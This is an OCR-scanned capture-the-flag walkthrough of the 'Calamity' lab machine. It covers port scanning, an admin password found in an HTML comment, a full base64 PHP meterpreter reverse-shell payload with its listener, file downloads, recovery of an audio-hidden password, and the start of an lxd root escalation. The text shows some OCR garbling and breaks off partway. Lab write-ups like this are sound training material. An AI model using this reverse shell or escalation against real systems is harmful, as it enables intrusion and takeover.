
From given below image, you can observe we found port 22 and 80 are open in victim's network.

```
root@kali:~# nmap -A 10.10.10.27

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-25 12:20 EDT
Nmap scan report for 10.10.10.27
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
| ssh-hostkey:
|   2048 b6:46:31:9c:b5:71:c5:96:91:7d:e4:63:16:f9:59:a2 (RSA)
|   256 10:c4:09:b9:48:f1:8c:45:26:ca:f6:e1:c2:dc:36:b9 (ECDSA)
|_  256 a8:bf:dd:c0:71:36:a8:2a:1b:ea:3f:ef:66:99:39:75 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Brotherhood Software
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/25%OT=22%CT=1%CU=41120%PV=Y%DS=2%DC=T%G=Y%TM=5AB7CC7
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```


As port 80 is running HTTP on the target machine, so we open the IP address in our browser.

We don't find anything on the homepage so we use dirb to enumerate the directories.

```
1    dirb http://10.10.10.27
```



Now we open admin.php, and find a login page. We take a look at the source page but we don't find anything.




When we use curl to access the page we find a password commented in the HTML page.

```
1   curl -v http://10.10.10.27/admin.php
```

```
root@kali:~# curl -v http://10.10.10.27/admin.php
*   Trying 10.10.10.27...
* TCP_NODELAY set
* Connected to 10.10.10.27 (10.10.10.27) port 80 (#0)
> GET /admin.php HTTP/1.1
> Host: 10.10.10.27
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 25 Mar 2018 16:23:30 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 451
< Content-Type: text/html; charset=UTF-8
<
<html><body>

<form method="post">
Password: <input type="text" name="user"><br>
Username: <input type="password" name="pass">
  <input type="submit" value="Log in to the powerful administrator page">

!-- password is:skoupidotenekes-->
</form>
</body></html>
```

We try the username admin and the password we find on the page to login to the page. We then get access to a page that allows us to run php code in it.




We first try to execute normal PHP payload but are unable to get a stable tty shell, so we use base64 encoded php shell to exploit this web application. We generate a base64 encoded shell using metasploit.

```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.3 lport=4444 -e php/base64 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.3 LPORT=4444 -e php/base64 -f
raw
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext
::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1505 (iteration=0)
php/base64 chosen with final size 1505
Payload size: 1505 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEwLjE0LjMnOyAkcG9ydCA
9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigic
GNwOi8veyRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJyk
gJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRz
CYmICgkZiA9ICdzb2NrZXRfY3JlYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoQUZfU5FVCwgU09DS19TVFJ
FQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpO
yB9ICRzX3R5cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX3R5cGUpIHsgJGllKCdubyBzb2NrZXQgZnVuY3MnKTsgfSBpZiAoISR
zKSB7IGRpZSgnbm8gc29ja2V0Jyk7IH0gc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgk
ywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQoJHMsIDQpOyBicmVhazsgfSBpZiAoISRsZW4
pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2soIk5s.ZW4iLCAkbGVuKTsgJGxlbiA9ICRhWydsZW4nXTsgJGIgPSAnJzsgd2hpbGUg
KHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAuPSBmcmVhZCgkcywgJG
xlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN0cmxlbigk
YikpOyBicmVhazsgfSB9ICRHTE9CQUxTWydtc2dzb2NrZJ10gPSAkczsgJHNfdHlwZSddID0gJHNfdHlwZTsgJGxlbiddID0gJG
lwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGV
ZXZhbCcpKSB7ICRzdWhvc2luX2J5cGFzcz1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZW
xzZSB7IGV2YWwoJGIpOyB9IGRpZSgpOw));
```

We paste this shell in the target machine's page between **<?php ?>** tag.



We setup our listener using metasploit to get reverse shell. As soon as we run our shell on the page we get the reverse shell.

```
1  msf > use exploit/multi/handler
2  msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) > set lhost 10.10.14.3
4  msf exploit(multi/handler) > set lport 4444
5  msf exploit(multi/handler) > exploit
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.3
lhost => 10.10.14.3
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Sending stage (37775 bytes) to 10.10.10.14
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.14:1401) at 2018-03-25
[*] Sending stage (37775 bytes) to 10.10.10.14
[*] Sleeping before handling stage...
```

After getting reverse shell we enumerate through the directories, in **/home/xalvas** we find a file called user.txt. When we open user.txt we find our first flag.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-06-29 03:20:16 -0400  xalvas

meterpreter > cd xalvas
meterpreter > ls
Listing: /home/xalvas
=====================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  220      fil   2017-06-27 19:25:56 -0400  .bash_logout
100644/rw-r--r--  3790     fil   2017-06-27 19:26:45 -0400  .bashrc
40700/rwx------   4096     dir   2017-06-27 19:36:23 -0400  .cache
100664/rw-rw-r--  43       fil   2017-06-27 18:11:27 -0400  .gdbinit
40775/rwxrwxr-x   4096     dir   2017-06-27 19:24:52 -0400  .nano
100644/rw-r--r--  655      fil   2017-06-27 19:26:07 -0400  .profile
100644/rw-r--r--  0        fil   2017-06-27 13:03:39 -0400  .sudo_as_admin_successful
40755/rwxr-xr-x   4096     dir   2017-06-27 18:01:12 -0400  alarmclocks
40750/rwxr-x---   4096     dir   2017-06-29 14:00:44 -0400  app
100644/rw-r--r--  225      fil   2017-06-27 18:16:26 -0400  dontforget.txt
100644/rw-r--r--  1322     fil   2017-12-24 10:30:28 -0500  intrusions
40775/rwxrwxr-x   4096     dir   2017-06-27 18:09:07 -0400  peda
100644/rw-r--r--  3196724  fil   2017-06-27 18:00:49 -0400  recov.wav
100444/r--r--r--  33       fil   2017-12-24 10:31:11 -0500  user.txt

meterpreter > cat user.txt
0790e[illegible]0762e5e
```

We also find a file called recov.wav; we download it to our system to gain further information.


```
1  download recov.wav /root/Desktop
```

We go to alarmclocks directory inside the xalvas directory and find 1 mp3 and 1 wav file. We download both files into our system.

```
1  download rick.wav /root/Desktop/
2  download xouzouris.mp3 /root/Desktop/
```

```
meterpreter > download recov.wav /root/Desktop/
[*] Downloading: recov.wav -> /root/Desktop//recov.wav
[*] Downloaded 1.00 MiB of 3.05 MiB (32.8%): recov.wav -> /root/Desktop//recov.wav
[*] Downloaded 2.00 MiB of 3.05 MiB (65.6%): recov.wav -> /root/Desktop//recov.wav
[*] Downloaded 3.00 MiB of 3.05 MiB (98.4%): recov.wav -> /root/Desktop//recov.wav
[*] Downloaded 3.05 MiB of 3.05 MiB (100.0%): recov.wav -> /root/Desktop//recov.wav
[*] download   : recov.wav -> /root/Desktop//recov.wav
meterpreter > cd alarmclocks
meterpreter > ls
Listing: /home/xalvas/alarmclocks
=================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  3196668  fil   2017-06-27 13:07:31 -0400  rick.wav
100644/rw-r--r--  2645839  fil   2017-06-27 13:07:11 -0400  xouzouris.mp3

meterpreter > download rick.wav /root/Desktop/
[*] Downloading: rick.wav -> /root/Desktop//rick.wav
[*] Downloaded 1.00 MiB of 3.05 MiB (32.8%): rick.wav -> /root/Desktop//rick.wav
[*] Downloaded 2.00 MiB of 3.05 MiB (65.6%): rick.wav -> /root/Desktop//rick.wav
[*] Downloaded 3.00 MiB of 3.05 MiB (98.41%): rick.wav -> /root/Desktop//rick.wav
[*] Downloaded 3.05 MiB of 3.05 MiB (100.0%): rick.wav -> /root/Desktop//rick.wav
[*] download   : rick.wav -> /root/Desktop//rick.wav
meterpreter > download xouzouris.mp3 /root/Desktop/
[*] Downloading: xouzouris.mp3 -> /root/Desktop//xouzouris.mp3
[*] Downloaded 1.00 MiB of 2.52 MiB (39.63%): xouzouris.mp3 -> /root/Desktop//xouzouris.mp3
[*] Downloaded 2.00 MiB of 2.52 MiB (79.26%): xouzouris.mp3 -> /root/Desktop//xouzouris.mp3
[*] Downloaded 2.52 MiB of 2.52 MiB (100.0%): xouzouris.mp3 -> /root/Desktop//xouzouris.mp3
[*] download   : xouzouris.mp3 -> /root/Desktop//xouzouris.mp3
```

We use a tool called audacity to perform steganography on the audio files. Listening to the audio we find 2 of them sound similar. We load recov.wav and rick.wav into audacity, invert rick.wav then export the combination of both. After combining both the files we find a password in the audio "**18547936..***"



We use the username as xalvas and password that we found in the audio file to log in through ssh into the target machine. When we run id command we find that the user is added in lxd group.

```
root@kali:~# ssh xalvas@10.10.10.27
xalvas@10.10.10.27's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-81-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

9 packages can be updated.
8 updates are security updates.


Last login: Thu Apr  5 05:34:01 2018 from 10.10.14.6
xalvas@calamity:~$ id
uid=1000(xalvas) gid=1000(xalvas) groups=1000(xalvas),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
xalvas@calamity:~$
```

As lxd is a container technology we can run processes as root using lxd. To exploit this we download “lxd alpine builder” to create an image of alpine Linux.

```
1 git clone https://github.com/saghul/lxd-alpine-builder.git
```

Now create a 32-bit Alpine Linux image using lxd alpine builder.

```
root@kali:~/Desktop/lxd-alpine-builder# ./build-alpine -a i686
Determining the latest release... v3.7
Using static apk from http://wiki.alpinelinux.org/cgi-bin/dl.cgi/v3.7/main/x86
Downloading alpine-keys-2.1-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-mirrors-3.5.6-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.9.1-r2.apk

gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error is not recoverable: exiting now
alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: OK
Verified OK
Selecting mirror http://dl-8.alpinelinux.org/alpine/v3.7/main
fetch http://dl-8.alpinelinux.org/alpine/v3.7/main/x86/APKINDEX.tar.gz
(1/16) Installing musl (1.1.18-r3)
(2/16) Installing busybox (1.27.2-r8)
Executing busybox-1.27.2-r8.post-install
(3/16) Installing alpine-baselayout (3.0.5-r2)
Executing alpine-baselayout-3.0.5-r2.pre-install
Executing alpine-baselayout-3.0.5-r2.post-install
(4/16) Installing openrc (0.24.1-r4)
Executing openrc-0.24.1-r4.post-install
(5/16) Installing alpine-conf (3.7.0-r1)
(6/16) Installing libressl2.6-libcrypto (2.6.3-r0)
(7/16) Installing libressl2.6-libssl (2.6.3-r0)
(8/16) Installing zlib (1.2.11-r1)
(9/16) Installing apk-tools (2.9.1-r2)
(10/16) Installing busybox-suid (1.27.2-r8)
(11/16) Installing busybox-initscripts (3.1-r2)
Executing busybox-initscripts-3.1-r2.post-install
(12/16) Installing scanelf (1.2.2-r1)
```

We send the Linux image to the target machine using scp.

```
scp alpine-v3.7-i686-20180405_0501.tar.gz xalvas@10.10.10.27:
```

```
root@kali:~/Desktop/lxd-alpine-builder# scp alpine-v3.7-i686-20180405_0501.tar.gz xalvas@10.10.10.27:
xalvas@10.10.10.27's password:
alpine-v3.7-i686-20180405_0501.tar.gz
root@kali:~/Desktop/lxd-alpine-builder#
```

